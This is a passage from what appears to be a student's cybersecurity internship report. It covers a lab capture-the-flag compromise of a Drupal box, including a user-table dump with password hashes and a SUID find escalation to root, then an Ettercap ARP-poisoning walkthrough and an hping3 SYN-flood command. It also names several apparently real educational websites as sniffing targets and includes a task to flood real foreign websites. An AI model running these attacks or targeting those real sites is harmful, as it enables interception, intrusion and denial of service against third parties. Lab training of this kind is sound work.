affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

→show databases and tables:

```
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| drupaldb           |
+--------------------+
2 rows in set (0.00 sec)

mysql> use drupaldb;
use drupaldb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----------------------------+
| Tables_in_drupaldb          |
+-----------------------------+
| actions                     |
| authmap                     |
| batch                       |
| block                       |
| block_custom                |
| block_node_type             |
| block_role                  |
| blocked_ips                 |
```

```
| block                      |
| block_custom               |
| block_node_type            |
| block_role                 |
| blocked_ips                |
| cache                      |
| cache_block                |
| cache_bootstrap            |
| cache_field                |
| cache_filter               |
| cache_form                 |
| cache_image                |
| cache_menu                 |
| cache_page                 |
| cache_path                 |
| cache_update               |
| cache_views                |
| cache_views_data           |
| comment                    |
| ctools_css_cache           |
| ctools_object_cache        |
| date_format_locale         |
| date_format_type           |
| date_formats               |
| field_config               |
| field_config_instance      |
| field_data_body            |
| field_data_comment_body    |
| field_data_field_image     |
| field_data_field_tags      |
| field_revision_body        |
```

```
| image_effects              |
| image_styles               |
| menu_custom                |
| menu_links                 |
| menu_router                |
| node                       |
| node_access                |
| node_comment_statistics    |
| node_revision              |
| node_type                  |
| queue                      |
| rdf_mapping                |
| registry                   |
| registry_file              |
| role                       |
| role_permission            |
| search_dataset             |
| search_index               |
| search_node_links          |
| search_total               |
| semaphore                  |
| sequences                  |
| sessions                   |
| shortcut_set               |
| shortcut_set_users         |
| system                     |
| taxonomy_index             |
| taxonomy_term_data         |
| taxonomy_term_hierarchy    |
| taxonomy_vocabulary        |
| url_alias                  |
```

```
| views_display              |
| views_view                 |
| watchdog                   |
+----------------------------+
80 rows in set (0.01 sec)

mysql> select * from users;
select * from users;
+-----+-------+---------------------------------------------------------+-------------------+--
----+------------+-----------------+------------+------------+------------+--------+----------
----------+---------+----------+------------------+------+
| uid | name  | pass                                                    | mail              | t
heme | signature | signature_format | created    | access     | login      | status | timezone
          | language | picture | init             | data |
+-----+-------+---------------------------------------------------------+-------------------+--
----+------------+-----------------+------------+------------+------------+--------+----------
----------+---------+----------+------------------+------+
|   0 |       |                                                         |                   |
     |           | NULL             |          0 |          0 |          0 |      0 | NULL
          |          |        0 |                  | NULL |
|   1 | admin | $S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR | admin@example.com |
     |           | NULL             | 1550581826 | 1550583852 | 1550582362 |      1 | Australia
/Melbourne |          |        0 | admin@example.com | b:0; |
|   2 | Fred  | $S$DWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg | fred@example.org  |
     |           | filtered_html    | 1550581952 | 1550582225 | 1550582225 |      1 | Australia
/Melbourne |          |        0 | fred@example.org  | b:0; |
+-----+-------+---------------------------------------------------------+-------------------+--
----+------------+-----------------+------------+------------+------------+--------+----------
----------+---------+----------+------------------+------+
3 rows in set (0.00 sec)
```

Cd /root command is performed to know what is accessible in root:

```
3 rows in set (0.00 sec)

mysql> exit
exit
Bye
$ ls
ls
default.settings.php  files  settings.php
$ cd/home
cd/home
/bin/sh: 3: cd/home: not found
$ ls
ls
default.settings.php  files  settings.php
$ cd/home
cd/home
/bin/sh: 5: cd/home: not found
$ ls
ls
default.settings.php  files  settings.php
$ cd /home
cd /home
$ ls
ls
flag4
$ cd flag4
cd flag4
$ ls
ls
flag4.txt
```

```
$ cd /home
cd /home
$ ls
ls
flag4
$ cd /
cd /
$ ls
ls
bin   home            lib64       opt   sbin     tmp      vmlinuz.old
boot  initrd.img      lost+found  proc  selinux  usr
dev   initrd.img.old  media       root  srv      var
etc   lib             mnt         run   sys      vmlinuz
$ cd tmp
cd tmp
$ ls
ls
$ touch DC1
touch DC1
$ find DC1 -exec "/bin/sh" \;
find DC1 -exec "/bin/sh" \;
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
```

→cat thefinalflag.txt

```
touch DC1
$ find DC1 -exec "/bin/sh" \;
find DC1 -exec "/bin/sh" \;
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
thefinalflag.txt
# cat thefinalflag.txt
cat thefinalflag.txt
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
```

Sniffing:

→Identify any 5 websites that have vulnerable protocols to sniff:

****Sniffing on HTTP**:

For Sniffing 5 websites

→inurture.co.in

→nbkrist.co.in

→svcnedu.org

→mbu.asia

→sru.edu.in

****Sniffing on Telnet**:

For Sniffing 5 websites

→inurture.co.in

→nbkrist.co.in

→svcnedu.org

→mbu.asia

→sru.edu.in

****Sniffing on SMTP:**

For Sniffing 5 websites

→inurture.co.in

→nbkrist.co.in

→svcnedu.org

→mbu.asia

→sru.edu.in

****Sniffing on POP:**

For Sniffing 5 websites

→inurture.co.in

→nbkrist.co.in

→svcnedu.org

→mbu.asia

→sru.edu.in

****Sniffing on FTP:**

For Sniffing 5 websites

→inurture.co.in

→nbkrist.co.in

→svcnedu.org

→mbu.asia

→sru.edu.in

➔TASK-5

- Perform ARP POISING on your local network and Sniff the data using the Ettercap tool in Kali Linux

- Perform Dos Attack using the Hping3 tool on any 5 non-Indian websites and Observe the traffic in the Wireshark.

(or)

- Perform a Dos Attack on a Windows 10 Virtual Machine and observe the performance.

TASK--5

Cybersecurity Internship

TASK-5


-ST#IS#6119


ARP POISIONING:

→Performing ARP POISIONING on your local network and sniff the data using the Ettercap tool in Kali Linux:


1** we open Ettercap GUI interface using command.

Ettercap -G






2** Now select eth0 in primary interface and click on ok button.




**Using the ifconfig command we will find out the ip address of metasploitable virtual machine:




**Using the ipconfig command we will find out the ip address of windows 10 virtual machine:

→10.0.2.15

3** Now add the ip address of metasploitable vm as target 1 and windows 10 ip address as target 2:-




4** Now click on MITM and select ARP poisioning:-




5**Select by clicking on sniff remote connections and click ok button:-

6**In the new window change the ip address we have seen in network using below commands and open wireshark to sniff the network:-



7**Open a login page and enter the details we can got the details in Ettercap:-




DOS Attack:

*→Performing DOS attack on windows 10 virtual machine and observing the performance :-

**Now we use hping3 to perform dos attack:


**Sniffing the data packets using wireshark ,in this we can observe the huge number of data packets being transfer from the different source to destination as in the command we use –rand-source:

➔hping3 –flood -S -V –rand-source target ip address



**Before dos attack:

→CPU performance in windows 10:



**After dos attack:-

→CPU performance in window 10

➔TASK-6

- Find the flag that is in the vulnerable system

o Identify the hidden message in the README file

o Download and import the OVA file

o Crack the system password

o Exploit & Gain Access

o Check the files in the system

o Calculate the Checksums for Desktop files

o Try to Identify the hidden data inside the document

o Identify the FLAG {*}

TASK---6


Cybersecurity Internship

TASK→6

Finding the flag that is in the vulnerable system:-


➔Identify the hidden message in the README file:

** In the given HTML file, there is a hidden encrypted cipher shownbelow,

